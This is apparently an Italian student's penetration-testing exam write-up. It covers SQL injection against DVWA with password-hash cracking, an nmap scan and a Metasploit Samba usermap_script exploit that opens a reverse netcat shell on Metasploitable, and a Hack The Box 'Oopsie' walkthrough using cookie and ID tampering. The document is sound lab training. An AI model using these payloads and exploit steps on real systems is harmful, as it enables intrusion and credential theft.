
ESAME MODULO 4

Esercizio 1

Configuriamo Kali e Metasploitable come da richiesta rispettivamente (192.168.13.100/24, 192.168.13.150/24).


Facciamo un ping e verifichiamo che le due macchine comunichino.
Da kali ci colleghiamo all'ip di metasploitable tramite browser per accedere alla DVWA per effettuare la nostra sql injection come in figura sotto.



Accediamo alla parte relativa alla "SQL Injection" e facciamo la seguente richiesta per identificare gli utenti presenti nel database.

Creiamo una condizione sempre vera in modo da stamparci tutti i record di "first_name" e "last_name" utilizzando questa query:

1' or '1' = '1




In questo caso avendo pochi record possiamo trovare la password (ancora criptata) in due modi:

- sappiamo che “Pablo Picasso” ha come id 4
- possiamo dargli una query generica che ci torna le password di tutti i record


Nel primo caso useremo questa query:

' UNION SELECT user, password FROM users WHERE user_id = '4'#



Nel secondo caso useremo questa query:

‘ UNION SELECT user, password FROM users#



Una volta ottenuta la nostra password cifrata abbiamo diversi metodi per decodificarla tra cui john the ripper per Kali o tramite browser il sito “crackstation.net".

Per comodità utilizzerò il sito crackstation e una volta inserito l’hash trovato che è:
0d107d09f5bbe40cade3de5c71e9e9b7

Troviamo che la password in chiaro è “letmein”.

Esercizio 2

Come da esercizio precedente manteniamo gli stessi indirizzi IP su Kali e Metasploitable 2, rispettivamente (192.168.13.100/24 e 192.168.13.150/24).

Eseguiamo quindi un NMAP con target Metasploitable per verificare quali servizi sono attivi e su quali porte:

Nmap -A -T5 192.168.13.150

```
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      39398/tcp   mountd
|   100005  1,2,3      52809/udp   mountd
|   100021  1,3,4      55130/udp   nlockmgr
|   100021  1,3,4      55160/tcp   nlockmgr
|   100024  1          39888/udp   status
|_  100024  1          51982/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 35
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, Support41Auth, SupportsCompression, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, LongC
olumnFlag
|   Status: Autocommit
|_  Salt: T~=Sj=.od(:,kWPmS9a]
```

Successivamente ci colleghiamo alla shell di Metasploit

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.3.21-dev                          ]
+ -- --=[ 2327 exploits - 1218 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Una volta collegati vediamo quali exploit abbiamo a disposizioni tramite il comando:

Search samba

Come poi da suggerimento utilizziamo l'exploit evidenziato nella figura sotto

```
msf6 > search samba

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec         2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig            2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                          2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup               2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                          normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                    normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm           2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Executio
n
   7   exploit/unix/http/quest_kace_systems_management_rce    2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                     2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                            2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                 2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                             normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                   normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                        2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                  2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                   normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                 normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap                2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                  2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap              2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                                normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                           2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results            2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results
```

Utilizziamo poi il comando “options” per vedere quali dati sono richiesti per iniziare l’exploit.
Rettiamo poi i valori di “Rhosts” -> che indica l’indirizzo ip della macchina target
“Rport” -> che indica la porta su cui gira il servizio

```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.13.150
rhosts => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) >
```

A questo punto diamo il comando “exploit” e siamo collegati alla macchina target.

Possiamo quindi dare il comando “ifconfig per analizzare la scheda di rete presente sul sistema.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.13.150
rhosts => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 3 opened (192.168.13.100:4444 -> 192.168.13.150:38486) at 2023-09-24 17:49:11 +0200

ifconfig
eth0      Link encap:Ethernet  HWaddr 4a:26:17:bd:7a:8f
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: 2a01:827:1fa:8a01:4826:17ff:febd:7a8f/64 Scope:Global
          inet6 addr: fd9b:9eba:8224:1:4826:17ff:febd:7a8f/64 Scope:Global
          inet6 addr: fe80::4826:17ff:febd:7a8f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:87893 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4789 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31351302 (29.8 MB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1245 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1245 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:559237 (546.1 KB)  TX bytes:559237 (546.1 KB)
```

Esercizio 3 - Hack The box (Oopsie)

Una volta spawnata la macchina facciamo un test di “ping” e il comando nmap.
Nmap -A -T5 10.129.74.234


Task 1
With what kind of tool can intercept web traffic?

Proxy

Task 2
What is the path to the directory on the webserver that returns a login page?

/cdn-cgi/login

Per arrivare a trovare il percorso di login utilizziamo “burpsuite” per intercettare il traffico e le richieste sul sito come di seguito:




- impostiamo il proxy sul nostro browser
- Apriamo burpsuite e attiviamo l'opzione di intercept
- Andando poi nella sezione "target" e cliccando sul sito target vediamo che tra le richieste "get" troviamo anche il percorso del login


Task 3
What can be modified in Firefox to get access to the upload page?

Cookie

Per accedere alla pagina di upload bisogna diventare admin o quantomeno ottenere più permessi rispetto all'ospite normale che può accedere alla rete



In figura sopra vediamo ciò che vede l'utente guest ma una volta che modifichiamo l'id della URL mettendo "1! Otterremo questa schermata con i dati relativi all'admin



A questo punto possiamo ispezionare il sito e modificare i dati relativi alla sessione del guest inserendo i dati dell'admin

Task 4
What is the access ID of the admin user?

34322

Task 5
On uploading a file, what directory does that file appear in on the server?

/uploads